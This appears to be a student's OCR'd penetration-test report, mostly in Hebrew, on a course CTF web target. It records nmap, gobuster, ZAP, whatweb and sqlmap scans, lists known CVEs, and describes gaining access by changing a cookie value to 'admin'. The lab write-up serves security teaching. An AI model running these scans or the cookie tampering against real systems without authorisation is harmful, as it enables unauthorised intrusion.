
Penetration test report

הדבר הראשון שעשיתי זה recon נכנסתי לאתר https://techie-world.xyz/ והתחלתי לחקור אותו

לראות אם יש פגיעות באתר/ חולשות עשיתי fn12 וראיתי פרטים:



מצאתי (cookies) user = none

Apache/2.4.52 (Ubuntu) = *server*

Version: http1.1

אחר כך עשיתי קליק ימני ונכנסתי לראות עוד פרטים ב view page source וראיתי את כל ה html וכל מיני רמזים ותכנים

li> The purpose of the challenge is to find >
all the vulnerabilities in it and at the end submit a PT report that
<summarizes all the vulnerabilities in the target.</li

li> Take control over the server and run code >
as a user with permissions, through which to obtain the flag found in the flag.txt
<file.</li

li> Enjoy and invite the lecturer to beer >
<because you love him very much.</li

רציתי לראות את כתובת Ip ע"י הפקודה :

```
┌──(kali㉿kali)-[~]
└─$ nslookup techie-world.xyz
Server:         10.100.102.1
Address:        10.100.102.1#53

Non-authoritative answer:
Name:   techie-world.xyz
Address: 3.90.191.61
```

עכשיו אני ממשיכה עם <u>recon</u> ע"י הכלי Nmap השתמשתי בפקודה ובפלגים הבאים :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -T5 -sV -sS -sC -Pn -n -p- 3.90.191.61
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 14:14 EST
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Steal
th Scan
SYN Stealth Scan Timing: About 27.10% done; ETC: 14:18 (0:02:31 remainin
g)
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Steal
```

```
80/tcp   open  http     Apache httpd 2.4.52
|_http-title: Did not follow redirect to https://3.90.191.61/
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.52 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|_/flag.txt
|_http-server-header: Apache/2.4.52 (Ubuntu)
| ssl-cert: Subject: commonName=techie-world.xyz
| Subject Alternative Name: DNS:techie-world.xyz, DNS:www.techie-world.x
```

מצאתי כל מיני vulnerability

ראיתי 2 פורטים פתוחים 443 ו 80 ש443 הוא בדרך כלל מוצפן וראיתי קובץ בשם flag.txt +robot.txt ניסיתי לבדוק חולשות בפורטים עצמם בכמה אתרים כמו https://inet.co.id ראיתי שיש כל מיני המלצות לפגיעות למשל מתקפת XSS/CSRF/SQL INJECTION

וראיתי גם פגיעויות הקשורות ליציאה 443 TLC/SSL ושיש אפשרות לעשות התקפות DDOS

ניסיתי לבדוק פגיעות באתר censeyלגרסה Apache http server 2.4.52

מצאתי CVE-ID: CVE-2024-40725 ו-CVE-2024-40898

שם ותיאור הבעיה: פגמים בשרת Apache HTTP

שתי פגיעויות, CVE-2024-40725 ו-CVE-2024-40898, זוהו ב- Apache HTTP Server גרסאות 2.4.0 עד 2.4.61. פגמים אלו עלולים לאפשר לתוקף לבצע התקפות הברחת בקשות HTTP או לעקוף אימות לקוח SSL, מה שעלול להוביל לגישה לא מורשית למשאבים מוגנים.

ניסיתי לראות איך אני יכולה להשיג את הקובץ ע"י הפקודה :

```
┌──(kali㉿kali)-[~]
└─$ sudo dir https://3.90.191.61
dir: cannot access 'https://3.90.191.61': No such file or directory

┌──(kali㉿kali)-[~]
└─$ curl -k https://3.90.191.61/flag.txt
You did not really think it would be that easy right?!
We do not recommend downloading the /real flag.zip file because it contains nothing.
```

```
└─$ unzip real_flag.zip
unzip:  cannot find or open real_flag.zip, real_flag.zip.zip or real_flag.zip.ZIP.
```

השתמשתי גם ב GOBUSTER כדי לסרוק נתיבים נסתרים ברשת

```
└─$ gobuster dir -u https://3.90.191.61/ -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://3.90.191.61/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
```


```
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> https://3.90.191.61/admin/]
/assets               (Status: 301) [Size: 313] [--> https://3.90.191.61/assets/]
/forms                (Status: 301) [Size: 312] [--> https://3.90.191.61/forms/]
/index.html           (Status: 200) [Size: 24240]
/login                (Status: 301) [Size: 312] [--> https://3.90.191.61/login/]
/robots.txt           (Status: 200) [Size: 48]
/server-status        (Status: 403) [Size: 277]
/vendor               (Status: 301) [Size: 313] [--> https://3.90.191.61/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


החלטתי לחזור לאתר https://techie-world.xyz/


ניסיתי לבדוק חולשה LOGIN שהוא בעצם טופס שזה חולשה בפני עצמה .


ניסיתי לעשות הרבה סיסמאות ושם משתמש וראיתי שזה לא חוסם או מגביל אותי שזה בעצם עוד פגיעות בפני עצמה .

החלטתי לחפש ב zap עוד חולשות ופגיעות





https://techie-world.xyz
GET:/
assets
GET:composer.lock
GET:favicon.ico
GET:flag.txt
forms
GET:index.html
GET:login
login
GET:/
POST:/()(password,username)
css
images
ETag: "8e-5f72d33bd0e49"
Accept-Ranges: bytes
Content-Length: 142
Vary: Accept-Encoding
Content-Type: text/plain
You did not really think it would be that easy right?!
We do not recommend downloading the /real flag.zip file because it contains nothing.
History
Search
Output
Spider
AJAX Spider
Active Scan
WebSockets
(21)
Cloud Metadata Potentially Exposed
Absence of Anti-CSRF Tokens
Content Security Policy (CSP) Header Not Set (16)
Cross-Domain Misconfiguration (14)
Hidden File Found (5)
Missing Anti-clickjacking Header (13)
Vulnerable JS Library (2)
Cookie No HttpOnly Flag (2)
Cookie Without Secure Flag (2)
Cookie without SameSite Attribute (2)
Server Leaks Version Information via "Server" HTTP Response
Cloud Metadata Potentially Exposed
URL: http://techie-world.xyz/latest/meta-data/
High
Low
169.254.169.254
CWE ID: 0
WASC ID: 0
(90034 - Cloud Metadata Potentially Exposed)
Input Vector:
The Cloud Metadata Attack attempts to abuse a misconfigured NGINX server in order to access the instance metadata maintained by cloud service providers such as AWS, GCP and Azure.
All of these providers provide metadata via an internal unroutable IP address '169.254.169.254' - this can be exposed by incorrectly configured NGINX servers and accessed by using this IP add



forms
GET:index.html
GET:login
login
GET:robots.txt
GET:sitemap.xml
http://techie-world.xyz
GET:._darcs
GET:.bzr
GET:.hg
GET:/
GET:BitKeeper
latest
GET:robots.txt
GET:sitemap.xml
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 325
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at techie-world.xyz Port 80</address>
</body></html>
History
Search
Output
Spider
AJAX Spider
Active Scan
WebSockets
(32)
Cloud Metadata Potentially Exposed
Absence of Anti-CSRF Tokens
CSP: Wildcard Directive (43)
CSP: script-src unsafe-eval (42)
CSP: script-src unsafe-inline
CSP: style-src unsafe-inline (43)
Content Security Policy (CSP) Header Not Set (22)
Cross-Domain Misconfiguration (17)
Hidden File Found (5)
Missing Anti-clickjacking Header (14)
Vulnerable JS Library (2)
Cloud Metadata Potentially Exposed
URL: http://techie-world.xyz/latest/meta-data/
High
Low
169.254.169.254
CWE ID: 0
WASC ID: 0
(90034 - Cloud Metadata Potentially Exposed)
Input Vector:
The Cloud Metadata Attack attempts to abuse a misconfigured NGINX server in order to access the instance metadata maintained by cloud service providers such as AWS, GCP and Azure.
All of these providers provide metadata via an internal unroutable IP address '169.254.169.254' - this can be exposed by incorrectly configured NGINX servers and accessed by using this IP address in the Hos



ראיתי גירסה של סיפריות jquery 3.4.1 שהיא פגיעה נכנסתי לאתר הזה הגירסה העדכנית להיום היא 3.7.1 הפיתרון הוא עידכון גירסה.




וגם כאן יש פגיעות



Alert Tags:

Key	Value
CVE-2020-11023	https://nvd.nist.gov/vuln/detail/CVE-2020-11023
OWASP_2017_A09	https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vuln
CVE-2020-11022	https://nvd.nist.gov/vuln/detail/CVE-2020-11022
CWE-829	https://cwe.mitre.org/data/definitions/829.html
OWASP_2021_A06	https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

השתמשתי בBURP SUITE כדי לחפש פירצה החלטתי לשנות את הcookies to admin
לא עשה לי כלום



אחרי זה השתמשתי בSQL map שזה כלי אוטומטי לביצוע בדיקת חדירות שמתמקד באיתור וניצול חולשות

```
sqlmap -hh | grep "token"
--csrf-token=CSR..  Parameter used to hold anti-CSRF token
--csrf-url=CSRFURL  URL address to visit for extraction of anti-CSRF token
--csrf-method=CS..  HTTP method to use during anti-CSRF token page visit
--csrf-data=CSRF..  POST data to send during anti-CSRF token page visit
--csrf-retries=C..  Retries for anti-CSRF token retrieval (default 0)
```

```
└─$ whatweb techie-world.xyz
http://techie-world.xyz/ [301 Moved Permanently] Apache[2.4.52], Country[UNITED STATES][US], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[3.90.191.6
1], RedirectLocation[https://techie-world.xyz/], Title[301 Moved Permanently]
https://techie-world.xyz/ [200 OK] Apache[2.4.52], Bootstrap, Country[UNITED STATES][US], Email[info@ecomschool.co.il], Frame, HTML5, HTTPServer[Ubuntu Linu
x][Apache/2.4.52 (Ubuntu)], IP[3.90.191.61], Lightbox, Script, Title[TECH WORLD]

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "techie-world.xyz/page?id=1" --batc
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:02:46 /2024-12-15/

[14:02:47] [INFO] testing connection to the target URL
got a 301 redirect to 'https://techie-world.xyz/page?id=1'. Do you want to follow? [Y/n] Y
[14:02:47] [INFO] testing if the target URL content is stable
[14:02:48] [WARNING] GET parameter 'id' does not appear to be dynamic
[14:02:48] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[14:02:48] [INFO] testing for SQL injection on GET parameter 'id'
[14:02:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```


```
[14:02:48] [INFO] testing for SQL injection on GET parameter 'id'
[14:02:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:02:50] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:02:50] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:02:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:02:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:02:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:02:57] [INFO] testing 'Generic inline queries'
[14:02:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:02:57] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[14:02:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:03:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:03:01] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[14:03:03] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:03:04] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:03:06] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requ
ests? [Y/n] Y
[14:03:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[14:03:11] [WARNING] GET parameter 'id' does not seem to be injectable
[14:03:11] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform mor
e tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=spa
ce2comment') and/or switch '--random-agent'
[14:03:11] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 73 times
[14:03:11] [WARNING] your sqlmap version is outdated

[*] ending @ 14:03:10 /2024-12-15/
```

חזרתי לאתר https://techie-world.xyz/ לחצתי על login ו fn12


ניסיתי לשנות את none to admin cookies דרל לשונית network וזה לא עבד לי

ואז דרך console גם לא עבד. ניסיתי גם דרך burp ולא הצלחתי ..


חזרתי חזרה לאתר עשיתי שוב fn12 דרך לשונית stroage וריעננתי את הדף והפעם זה הצליח זה העביר אותי לדף הזה




לחצתי על start a demo וזה הוביל אותי לדף הבא :



